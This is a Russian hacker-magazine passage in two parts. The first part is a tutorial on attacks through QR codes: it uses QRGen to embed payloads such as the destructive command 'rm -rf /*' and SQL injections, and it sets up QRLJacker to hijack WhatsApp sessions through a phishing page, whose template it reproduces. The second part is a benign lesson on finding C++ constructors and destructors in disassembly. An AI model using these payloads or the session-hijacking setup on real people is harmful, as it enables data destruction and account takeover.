И наконец, последняя категория — это LFI-уязвимости (Local File Inclusion; включение локальных файлов), позволяющие просмотреть на уязвимых (или неправильно настроенных) серверах файлы и папки, которые не должны были быть видны всем. Один из возможных вариантов — просмотреть файл `/etc/passwd`, о котором мы с тобой уже не раз говорили. Это может выглядеть вот так.

Обрати внимание, что в качестве тестового веб-приложения используется DVWA (Damn Vulnerable Web Application), который был специально разработан для обучения пентесту. Многие атаки на веб-приложения можно отработать на нем.


Практика

А сейчас перейдем к практике — протестируем эту утилиту сами.

Например, запустим ее с ключом `-l 5`:

```
python3 qrgen.py -l 5
```

Утилита сгенерировала 46 QR-кодов с полезными нагрузками. Все они лежат в папке `genqr`.



Каждый из них содержит вредоносный код, поэтому хоть я и приведу пример, но часть его будет вырезана.


Теперь можем запустить скрипт с флагом `-w` (напомню, он заставляет скрипт использовать кастомный словарь), но сначала нам нужен файл с нашими полезными (и не очень) нагрузками. Можем использовать готовые нагрузки из Metasploit (в Kali они находятся по пути `/usr/share/metasploit-framework/modules/payloads`) либо же создать новый текстовый документ и в него записать что-нибудь «плохое», например команду для удаления всех файлов на Linux-based-системе:

```
rm -rf /*
```

Итак, я назвал наш «вирус» `clear.txt` и запускаю QRGen (предварительно удалив или очистив папку `genqr`):

```
python3 qrgen.py -w /путь/до/clear.txt
```


Иногда может возникать ошибка, как на скриншоте ниже. Не пугайся, на работоспособность генератора кодов она не влияет.




Ошибка

Если ты перфекционист и хочешь ее исправить, то замени `format(i-1)` на `format(i)` в самом конце скрипта.

Теперь давай посмотрим на сам QR-код (естественно, с вырезанной частью) и отсканируем его на одном из онлайн-сервисов.





Как мы можем видеть из скриншота выше, наш текст был абсолютно верно перенесен в QR-код!

Эта утилита (и вектор атаки) направлена скорее на проверку незащищенного и непопулярного ПО либо же узкоспециализированных инструментов (вроде складских QR-сканеров, отправляющих SQL-запросы к базе данных компании). Большинство современных сканеров из соображений безопасности не выполняют находящийся в QR код. Соответственно, вариантов развития событий после сканирования два.

1. Сканер просто выводит содержимое нашего изображения (невыгодный для хакера вариант).
2. Сканер исполняет код, находящийся внутри изображения, либо же, используя пример, о котором мы говорили раньше, отправляет SQL-запрос к БД организации. Он и становится первым шагом к взлому базы данных компании. Естественно, глупо при таком раскладе рассчитывать, что распознанный текст будет выполнен как самостоятельный запрос, так что бери нагрузку вроде той, которую обычно используешь в веб-приложениях.

Продолжение статьи →

ВКУРИВАЕМ QR

КАК СДЕЛАТЬ QR-КОД С СЮРПРИЗОМ


QRLJACKER

Теперь переходим ко второму инструменту — QRLJacker. Он отчасти похож на QRGen, но представляет совершенно другой вектор атаки — QRLJacking.

SQRL (произносится как squirrel — белка, а расшифровывается как Secure, Quick, Reliable Login или Secure Quick Response Login) — открытый проект для безопасного входа на веб-сайт и аутентификации. При входе, естественно, используется QR-код, который обеспечивает проверку подлинности.


www
Официальная страница проекта

Как же выполняется вход при использовании данного способа аутентификации?



1. Пользователь посещает сайт и открывает сессию.
2. Сайт генерирует QR-код с ключом сессии. Этот код регулярно меняется в целях безопасности.
3. Пользователь сканирует QR-код.
4. Мобильное приложение генерирует аутентификационный сигнал, который содержит секретный токен (в него входят ID пользователя, код сессии, специальное сообщение, созданное с помощью приватного ключа пользователя).
5. Сайт получает сигнал и идентифицирует пользователя, производя вход (если, конечно, верификация завершена корректно).

Довольно долго метод SQRL считался действительно безопасным, пока Мохамед Бассет (Mohamed Basset) не предложил способ атаки на сервисы, использующие SQRL, который был назван QRLJacking. Способ требует создать фишинговую страницу и разместить на ней генерируемый через определенные промежутки времени QR-код. Давай рассмотрим его поподробнее.



1. Злоумышленник инициирует клиентскую QR-сессию и клонирует код QR-логина на фишинговую страницу.
2. Жертве отправляется ссылка на эту страницу. Выглядит страничка вполне безопасно.
3. Жертва сканирует поддельный QR-код, а приложение отправляет секретный токен, завершающий процесс аутентификации.
4. Злоумышленник получает подтверждение от сервиса и теперь может контролировать аккаунт жертвы.

Именно для реализации данного метода была создана утилита QRLJacker, о которой сейчас и пойдет речь.

Какие веб-ресурсы уязвимы перед подобным вектором атаки? По заверению разработчиков, это популярные мессенджеры вроде WhatsApp, WeChat, Discord, Line, все сервисы Яндекса (ведь для входа в любой из них требуется вход в Яндекс.Паспорт, который и предоставляет возможность аутентификации через QR), популярные торговые площадки Alibaba, AliExpress, Tmall и Taobao, сервис AliPay, а также приложение для удаленного доступа AirDroid. Само собой, список неполный, ведь все ресурсы, использующие SQRL, просто не перечесть.

Теперь давай установим утилиту QRLJacker (программа работает только на Linux и macOS, более подробную информацию можешь найти в README проекта, к тому же нам необходим Python 3.7+).

1. Заходим в систему от имени суперпользователя (root), иначе Firefox может выдать ошибку при запуске модулей фреймворка QRLJacker.
2. Обновляем Firefox до последней версии.
3. Скачиваем самый новый **geckodriver** с GitHub и распаковываем файл, затем выполняем команды

```
chmod +x geckodriver
sudo mv -f geckodriver /usr/local/share/geckodriver
sudo ln -s /usr/local/share/geckodriver /usr/local/bin/
geckodriver
sudo ln -s /usr/local/share/geckodriver /usr/bin/geckodriver
```

4. Клонируем репозиторий и переходим в папку с содержимым:


```
git clone https://github.com/OWASP/QRLJacking
cd QRLJacking/QRLJacker && ls
```

5. Устанавливаем все зависимости:

```
python3.7 -m pip install -r requirements.txt
```

6. Запускаем фреймворк (с ключом **--help** для получения краткой справки):

```
python3.7 QrlJacker.py --help
```



При обычном запуске (без аргументов вовсе) ты увидишь примерно такую картинку.

Прописав команду **help** внутри фреймворка, ты получишь полную справку по командам QRLJacker.

Теперь давай запустим единственный (на данный момент) модуль — **grabber/whatsapp**. Список всех доступных модулей можем посмотреть командой **list**, выбрать модуль для использования — командой **use**. Команда **options** подскажет нам текущие значения опций, а **set** задаст то или иное значение опции. Команда **run** запустит наш модуль, а командой **jobs** мы можем просмотреть активные задачи.


Вдохновлено Metasploit

Порт 1337 стандартный для данного фреймворка, остальные опции я трогать не стал. **HOST** оставил локальным (0.0.0.0), но вывести его в сеть — не проблема. Это можно сделать, используя, например, **ngrok**:

```
ngrok http 1337
```

Параметр **User-Agent** также решил оставить дефолтным (по умолчанию), но всего там три варианта: стандартный, случайный и кастомный (ручная настройка). Используй вариант, который тебе больше всего подходит.

После чего запускаю модуль и смотрю текущие задачи. Там указан их ID, название модуля, а также адрес, на котором располагается страница модуля. По стандарту она выглядит так (QR-код частично замазан для защиты от ~~людей в погонах~~ злоупотреблений):



Изменить эту страницу можно, поправив по своему вкусу файл **QRLJacker/core/templates/phishing_page.html**.

Оригинальный исходник прост и незамысловат, что позволяет быстро изменить текст даже неподготовленному взломщику.

```
<html>
<head>
<title>{{name}}</title>
</head>
<body>
<script>
var myTimer; myTimer = window.setInterval(reloadD,3000);
function reloadD(){ d = new Date(); document.getElementById('qrcodew').src="tmp.png?h="+d.getTime();}
</script>
<center><h1><b>QRLJacker: {{name}}</b></h1>
Now you have a local webserver hosting your QRLJacking payload, Here's some instructions to be done:
</br>1. This is your always updated {{name}} QR Code
</b><img id="qrcodew" alt="Scan me!" src="tmp.png" style="display: block;">
</br>2. Edit phishing_page.html file by adding your phishing page source code, style, resources, etc.. (located inside framework in path core/templates/phishing_page.html
</br>3. Point your victim to your phishing <a href='http://localhost:{{port}}/'>URL</a>, Convince to scan the QR code and Bob is your uncle!
</center>
</body>
</html>
```

После внесения изменений в файле они будут автоматически применены в фреймворке.

Написание своих модулей

Давай обсудим, что необходимо для создания своего модуля для QRLJacker.

Документацию и инструкцию по созданию модулей ты можешь найти в репозитории проекта либо в папке, которую ты клонировал раньше (**QRLJacker/docs/README.md**). Модули-грабберы — основа фреймворка, и располагаются они в **QRLJacker/core/modules/grabber**. Когда ты добавляешь туда любой Python-файл, он появляется в фреймворке с тремя опциями — хост, порт и юзерагент.

Код модуля должен быть построен по такому шаблону:

```
# -*- coding: utf-8 -*-
from
 core.module_utils import types

class info:
    author = ""
    short_description = ""
    full_description = None

class execution:
    module_type= types.grabber
    name = ""
    url = ""
    image_xpath = ""
    img_reload_button = None
    change_identifier = ""
    session_type = "localStorage"
```

Например, модуль **grabber/whatsapp** сделан именно в этом формате, посмотреть его также можно в репозитории или открыв сам Python-файл, лежащий в **QRJacker/core/modules/grabber/whatsapp.py**.

Теперь давай разберемся, что означает каждая из переменных, которые мы задаем на этих строках.

Класс info

Тут твое имя (или никнейм), которое появится при вызове справки модуля, краткое описание модуля и его полное описание (можно заполнять, можно оставить значение **None**). Больше ничего интересного в классе **info** нет, но прежде, чем мы перейдем к следующему (**execution**), давай посмотрим вызов справки (которая будет черпать информацию из кода) на примере модуля WhatsApp. Вот код **info**:

```
class info:
    author            = "Karim Shoair (D4Vinci)"
    short_description = "Whatsapp QR-sessions grabber and controller"
    full_description  = None
```

А вот справка по модулю.

```
$ info grabber/whatsapp
   Module : grabber/whatsapp
   Provided by : Karim Shoair (D4Vinci)
   Description : Whatsapp QR-sessions grabber and controller
```

Класс execution

Тут возни уже побольше: нужно не только название модуля, но и URL сайта, откуда будет браться QR-код и где будет производиться авторизация. Также нужен XPATH изображения с QR-кодом на странице. Чтобы понять, что это, опять обратимся к примеру в виде модуля WhatsApp. Там данный параметр выглядит как **/html/body/div[1]/div/div/div[2]/div[1]/div/div[2]**, то есть путь до объекта внутри HTML-документа.

Далее нужен XPATH кнопки, которая обновляет QR-код на странице (если таковая имеется, в противном случае оставь значение None). Для большей конспирации используется XPATH элемента, который исчезает после получения сессии. Например, разработчики QRLJacker в модуле **grabber/whatsapp** использовали чекбокс «Запомнить меня».


И напоследок нужна переменная, которая принимает значения **localStorage** или **Cookies**. Она должна соответствовать способу, с помощью которого на веб-сайте определяется пользовательская сессия.

Вот и все — после того как разберешься со всеми этими пунктами, тебе останется лишь добавить файл в папку с граббер-модулями и создать HTML-файл (**index.html**) со страницей в **core/www/твое_имя_модуля**.

Готово! Ты создал свой модуль.

Угоняем сессию

А теперь бегло посмотрим, как можно использовать этот фреймворк для атаки QRLJacking. Например, злоумышленник может скопировать оригинальный сайт **web.whatsapp.com** и вставить туда фальшивый QR-код для получения доступа к сессии. Или пример, который приводит сам создатель утилиты QRLJacker.



Это плагин, который, если зайти на популярный зарубежный сайт Amazon, выдаст тематическое уведомление о «получении подарка от WhatsApp в честь Дня святого Валентина» (обрати внимание на правый верхний угол). Естественно, чтобы получить подарок, нужно отсканировать QR-код, что не даст тебе ничего, кроме утечки личных данных. Будь очень бдителен, ведь, как я и показал раньше, этот вектор атаки и утилиты для его использования находятся в открытом доступе, а написать модуль для QRLJacker — задача, посильная даже начинающему питонисту.

ИТОГИ

Как ты (теперь) знаешь, даже использование QR-кода для логина больше нельзя считать безопасной практикой. Любой школьник с пачкой убедительно написанных писем может заманить на вполне настоящий сайт и угнать твой WhatsApp. Надеюсь, этот небольшой обзор отучит тебя бездумно сканировать каждый попавшийся на глаза код.

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

Крис Касперски
Известный российский хакер. Легенда][, ex-редактор ВЗЛОМа. Также известен под псевдонимами мыщъх, nezumi (яп. 鼠, мышь), n2k, elraton, souriz, tikus, muss, farah, jardon, KPNC.

Юрий Язев
Широко известен под псевдонимом yurembo. Программист, разработчик видеоигр, независимый исследователь. Старый автор журнала «Хакер».
yazevsoft@gmail.com

УЧИМСЯ ИДЕНТИФИЦИРОВАТЬ КОНСТРУКТОРЫ И ДЕСТРУКТОРЫ

В этой статье речь пойдет об известных каждому программисту функциях работы с объектами класса — конструкторах и деструкторах, а также о том, как обнаружить их в коде исследуемой программы.

Читай также:

- Проверка аутентичности и базовый взлом защиты
- Знакомство с отладчиком
- Продолжаем осваивать отладчик
- Новые способы находить защитные механизмы в чужих программах
- Выбираем лучший редактор для вскрытия исполняемых файлов Windows
- Мастер-класс по анализу исполняемых файлов в IDA Pro
- Учимся искать ключевые структуры языков высокого уровня
- Идентификация стартового кода и виртуальных функций приложений под Win64
- Какие бывают виртуальные функции и как их искать

ОБЪЕКТЫ В КУЧЕ

Конструктор в силу своего автоматического вызова при создании нового экземпляра объекта — первая по счету функция. Так какие же могут возникнуть сложности в его идентификации? Камень преткновения в том, что конструктор факультативен, то есть может присутствовать в объекте, а может и не присутствовать. Поэтому совсем не факт, что первая вызываемая функция — именно конструктор!

Заглянув в описание языка C++, можно обнаружить, что конструктор не возвращает никакого значения, что нехарактерно для обычных функций, однако все же не настолько редко встречается, чтобы однозначно его идентифицировать. Как же тогда быть?

Выручает то обстоятельство, что по стандарту конструктор не должен автоматически вызывать исключения, даже если выделить память под объект не удалось. Реализовать это требование можно множеством различных способов, но все знакомые автору компиляторы просто помещают перед вызовом конструктора проверку на нулевой указатель, передавая ему управление только при удачном выделении памяти для объекта. Напротив, все остальные функции объекта вызываются всегда, даже при неуспешном выделении памяти. Точнее, пытаются вызываться, но нулевой указатель (возвращаемый в случае ошибки выделения памяти) при первой же попытке обращения вызывает исключение, передавая бразды правления обработчику соответствующей исключительной ситуации.

Таким образом, функция, окольцованная проверкой нулевого указателя, и есть конструктор, а не что-либо иное. Теоретически, впрочем, подобная проверка может присутствовать и при вызове других функций, конструктором не являющихся, но... Во всяком случае, автору на практике с таким еще не приходилось встречаться.

Деструктор, как и конструктор, факультативен, то есть последняя вызываемая функция объекта может и не быть деструктором. Тем не менее отличить деструктор от любой другой функции очень просто — он вызывается только при результативном создании объекта (то есть успешном выделении памяти) и игнорируется в противном случае. Это документированное свойство языка — следовательно, обязательное к реализации всеми компиляторами. Таким образом, в код помещается такое же «кольцо», как и у конструктора, но никакой путаницы не возникает, так как конструктор вызывается всегда первым (если он есть), а деструктор — последним (опять-таки если он присутствует).

Особый случай представляет объект, целиком состоящий из одного конструктора (или деструктора), — попробуй-ка разобраться, с чем мы имеем дело. Но разобраться можно! За вызовом конструктора практически всегда присутствует код, обнуляющий **this** в случае неудачного выделения памяти, а у деструктора этого нет. Далее, деструктор обычно вызывается не непосредственно из материнской процедуры, а из функции-обертки, вызывающей помимо деструктора и оператор **delete**, который освобождает занятую объектом память. Так что отличить конструктор от деструктора вполне можно.

Между тем современные компиляторы для создания оптимального по быстродействию и размеру кода могут впихнуть все элементы в функцию **main**. Для лучшего понимания сказанного рассмотрим демонстрацию конструктора и деструктора (пример myClass1):

```
#include <stdio.h>

class MyClass {

public:
    MyClass(void);
    void demo(void);
    ~MyClass(void);
};

MyClass::MyClass()
{
    printf("Constructor\n");
}

MyClass::~MyClass()
{
    printf("Destructor\n");
}

void MyClass::demo(void)
{
    printf("MyClass\n");
}

int main()
{
    MyClass *zzz = new MyClass();
    zzz->demo();
    delete zzz;
}
```


Вывод приложения myClass1

В результате компиляции примера myClass1 с помощью VC++'17 с настройкой вывода проекта Release будет выглядеть так:

```
main proc near
  push rbx
  sub  rsp, 20h
  mov  ecx, 1             ; size
  call operator new(unsigned __int64)
  lea  rcx, _Format       ; "Constructor\n"
  mov  [rsp+28h+arg_0], rax
  mov  rbx, rax
  call printf
  lea  rcx, aMyclass      ; "MyClass\n"
  call printf
  lea  rcx, aDestructor ; "Destructor\n"
  call printf
  mov  edx, 1             ; __formal
  mov  rcx, rbx           ; block
  call operator delete(void *,unsigned __int64)
  xor  eax, eax
  add  rsp, 20h
  pop  rbx
  retn
main endp
```

Как раз упомянутый случай! Компилятор все сделал достоянием функции **main**, в отдельности не создав ни конструктора, ни деструктора, ни метода класса. После выделения памяти он тут же вызывает функцию для вывода строки символов! То же происходит с очисткой памяти. Вот это магия! Здесь интересным для нас может быть только оператор **new**: его устройство мы подробно рассмотрели в предыдущей статье.

С другой стороны, нам же хочется увидеть, как будет сгенерирован код без оптимизации. Скомпилируем проект в режиме Debug и посмотрим на дизассемблерный листинг в Ida Pro:

Так выглядит функция **main**:

```
push rbp
  push rdi
  sub  rsp, 1A8h
  lea  rbp, [rsp+20h]
  mov  rdi, rsp
  mov  ecx, 6Ah
  mov  eax, 0CCCCCCCCh
  rep  stosd
  mov  [rbp+190h+var_28], 0FFFFFFFFFFFFFFFEh
  lea  rcx, unk_140023002
  call sub_1400110AA
  lea  rcx, aMainDebug        ; "Main_Debug\n"
  call sub_140011230          ; вызов printf
  mov  ecx, 1
  call sub_14001119F
  mov  [rbp+190h+var_88], rax
  cmp  [rbp+190h+var_88], 0
  jz   short loc_140011BE1
  mov  rcx, [rbp+190h+var_88]
  call sub_140011415          ; вызов конструктора для создания
                              ; экземпляра класса MyClass
  mov  [rbp+190h+var_18], rax ; копируем указатель на выделенную
  jmp  short loc_140011BEC    ; память и делаем безусловный переход
loc_140011BE1:
  mov  [rbp+190h+var_18], 0
loc_140011BEC:
  mov  rax, [rbp+190h+var_18] ; возвращаем указатель на созданный
                              ; объект в регистр rax
  mov  [rbp+190h+var_A8], rax
  mov  rax, [rbp+190h+var_A8]
  mov  [rbp+190h+var_188], rax
  mov  rcx, [rbp+190h+var_188]
  call sub_140011393          ; для экземпляра класса MyClass
                              ; вызываем метод demo
  mov  rax, [rbp+190h+var_188]
  mov  [rbp+190h+var_48], rax
  mov  rax, [rbp+190h+var_48]
  mov  [rbp+190h+var_68], rax
  cmp  [rbp+190h+var_68], 0
  jz   short loc_140011C4B
  mov  edx, 1
  mov  rcx, [rbp+190h+var_68]
  call sub_1400111EA          ; вызов деструктора
  mov  [rbp+190h+var_18], rax
  jmp  short loc_140011C56
loc_140011C4B:
  mov  [rbp+190h+var_18], 0
loc_140011C56:
  xor  eax, eax
  lea  rsp, [rbp+188h]
  pop  rdi
  pop  rbp
  retn
```

Вызовы конструктора, деструктора, функции **printf**, а так же метода **MyClass::demo()** осуществляются опосредованно, то есть через вызовы промежуточных функций. В результате стечения всех мыслимых обстоятельств на моем компьютере компилятор сгенерировал такие цепочки вызовов:

```
sub_140011415 -> sub_1400118A0 - constructor
sub_1400111EA -> sub_140011980 -> sub_14001139D -> sub_140011910 -
destructor
sub_140011230 -> sub_140011CA0 - printf
sub_140011393 -> sub_140011A10 - MyClass::demo()
```

У тебя результаты вполне могут быть другими.

Вывод о том, что далее показано тело конструктора класса **MyClass**, можно сделать путем анализа реализации и его вызова:

```
mov  [rsp-8+arg_0], rcx
push rbp
push rdi
sub  rsp, 0E8h
lea  rbp, [rsp+20h]
mov  rdi, rsp
mov  ecx, 3Ah
mov  eax, 0CCCCCCCCh
rep  stosd
mov  rcx, [rsp+0F0h+arg_8]
lea  rcx, unk_140023002
call sub_1400110AA
lea  rcx, aConstructor ; "Constructor\n"
call sub_140011230     ; вызов printf
mov  rax, [rbp+0D0h+arg_0]
lea  rsp, [rbp+0C8h]
pop  rdi
pop  rbp
retn
```

Сходным образом определяем деструктор:

```
mov  [rsp-8+arg_0], rcx
push rbp
push rdi
sub  rsp, 108h
lea  rbp, [rsp+20h]
mov  rdi, rsp
mov  ecx, 42h
mov  eax, 0CCCCCCCCh
rep  stosd
mov  rcx, [rsp+110h+arg_8]
mov  [rbp+0F0h+var_28], 0FFFFFFFFFFFFFFFEh
lea  rcx, unk_140023002
call sub_1400110AA
nop
lea  rcx, aDestructor  ; "Destructor\n"
call sub_140011230     ; вызов printf
nop
lea  rsp, [rbp+0E8h]
pop  rdi
pop  rbp
retn
```

И, наконец, метод **MyClass::demo()**:

```
mov  [rsp-8+arg_0], rcx
push rbp
push rdi
sub  rsp, 0E8h
lea  rbp, [rsp+20h]
mov  rdi, rsp
mov  ecx, 3Ah
mov  eax, 0CCCCCCCCh
rep  stosd
mov  rcx, [rsp+0F0h+arg_8]
lea  rcx, unk_140023002
call sub_1400110AA
lea  rcx, aMyclass     ; "MyClass\n"
call sub_140011230     ; вызов printf
lea  rsp, [rbp+0C8h]
pop  rdi
pop  rbp
retn
```

Уверен, здесь все понятно без дополнительных комментариев.

Современные микропроцессоры архитектуры x86-64

Наверняка в предыдущем листинге ты обратил внимание на ассемблерную инструкцию **rep stosd**. Здесь выполняется цикл (команда **rep**), при этом количество повторений предварительно помещено в регистр **ECX** или **RCX** (в зависимости от размера). После каждого прохода счетчик цикла уменьшается на единицу, и это происходит до тех пор, пока значение не станет нулевым. Команда **stosd** (в режиме x64) записывает по адресу, сохраненному в регистре **RDI** или **EDI**, двойное слово, находящееся в регистре **EAX**. Таким образом происходит заполнение целого блока памяти. Даже на языке высокого уровня подобная операция займет не одну строку:


Псевдокод

```
IF (Doubleword store)
  WHILE ((R|E)CX > 0)
  DO
    THEN
      DEST := EAX;
      THEN
        IF DF = 0
          THEN (R|E)DI := (R|E)DI + 4;
          ELSE (R|E)DI := (R|E)DI – 4;
        FI;
    (R|E)CX := (R|E)CX - 1;
  OD;
FI;
```

Тем не менее на ассемблере операция умещается в одну строчку! Интересный момент. Давай покопаемся в истории ЭВМ.

По мере своего развития, начиная с 1978 года, архитектура x86 соответствовала (и продолжает соответствовать для совместимости с предыдущими моделями микропроцессоров) стандарту CISC — что расшифровывается как complex instruction set computer, или «компьютер со сложным набором команд». В первые годы оптимизирующих компиляторов еще не было. Программисты писали программы на ассемблере. Инженеры из Intel в соответствии с прогрессом своих процессоров расширяли низкоуровневый язык сборки. От такого подхода в ассемблере для x86, как в снежном коме, накапливались разные полезные и бесполезные команды.

До поры до времени компанию Intel не беспокоило происходящее параллельно зарождение и развитие процессорной архитектуры RISC (компьютер с уменьшенным набором команд). В соответствии с названием в ней использовался только короткий набор высокооптимизированных операций. Со временем стало очевидно, что RISC-архитектура позволяет конструировать более производительные процессоры, нежели CISC. Тем не менее на Intel лежал огромный груз ответственности перед клиентами за совместимость с предыдущими моделями процессоров и софтом, написанным за все эти годы. Тогда корпорация выкатила архитектуру P6, главная особенность которой состояла в динамическом преобразовании CISC-команд в RISC-микрооперации. А также их анализ, переупорядочивание для возможности параллельного исполнения независящих от результата команд за один такт и выполнения микрокоманд на RISC-ядре. На основе архитектуры P6 Intel в 1995 году представила процессор Pentium Pro. Тем самым он стал первым x86-процессором с RISC-ядром. На этой же архитектуре впоследствии были построены Pentium II, Pentium III, Celeron. С тех пор в рассматриваемом направлении микропроцессоры почти не изменились.



Микроархитектура ядер современных процессоров x86-64

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

УЧИМСЯ ИДЕНТИФИЦИРОВАТЬ КОНСТРУКТОРЫ И ДЕСТРУКТОРЫ

ОБЪЕКТЫ В АВТОМАТИЧЕСКОЙ ПАМЯТИ

Если объект размещается в стеке (автоматической памяти), то никаких проверок успешности ее выделения не выполняется и вызов конструктора становится неотличим от вызова остальных функций. Аналогичная ситуация и с деструктором — стековая память автоматически освобождается по завершении функции, а вместе с ней умирает и сам объект безо всякого вызова **delete** (при этом **delete** применяется только для удаления объектов из кучи). Посмотрим, появятся ли в дизассемблированном листинге отличия при создании объекта в стеке.

Чтобы увидеть это, модифицируем функцию **main** нашего предыдущего примера следующим образом (пример myClass2):

```
int main()
{
  printf("Main\n"); // для наглядной идентификации
  MyClass zzz;
  zzz.demo();
}
```

Результат компиляции этого кода в режиме отладки должен выглядеть так:

```
push rbp
push rdi
sub  rsp, 128h
lea  rbp, [rsp+20h]
mov  rdi, rsp
mov  ecx, 4Ah
mov  eax, 0CCCCCCCCh
rep  stosd
mov  [rbp+110h+var_28], 0FFFFFFFFFFFFFFFEh
mov  rax, cs:__security_cookie
xor  rax, rbp
mov  [rbp+110h+var_18], rax
lea  rcx, unk_140021002
call sub_140011082
lea  rcx, aMain       ; "Main\n"
call sub_1400111D6    ; вызов printf
lea  rcx, [rbp+110h+var_10C]
call sub_14001137A    ; вызов конструктора
nop
lea  rcx, [rbp+110h+var_10C]
call sub_140011316    ; вызов метода demo
nop
lea  rcx, [rbp+110h+var_10C]
call sub_14001131B    ; вызов деструктора
xor  eax, eax
mov  edi, eax
lea  rcx, [rbp+110h+var_130]
lea  rdx, unk_140019CB0
call sub_140011352
mov  eax, edi
mov  rcx, [rbp+110h+var_18]
xor  rcx, rbp         ; StackCookie
call j___security_check_cookie
lea  rsp, [rbp+108h]
pop  rdi
pop  rbp
retn
```

Заметных отличий в сравнении с предыдущим примером не наблюдается, и все функции по-прежнему можно определить путем кропотливого анализа их содержимого.

ИДЕНТИФИКАЦИЯ КОНСТРУКТОРА/ДЕСТРУКТОРА В ГЛОБАЛЬНЫХ ОБЪЕКТАХ

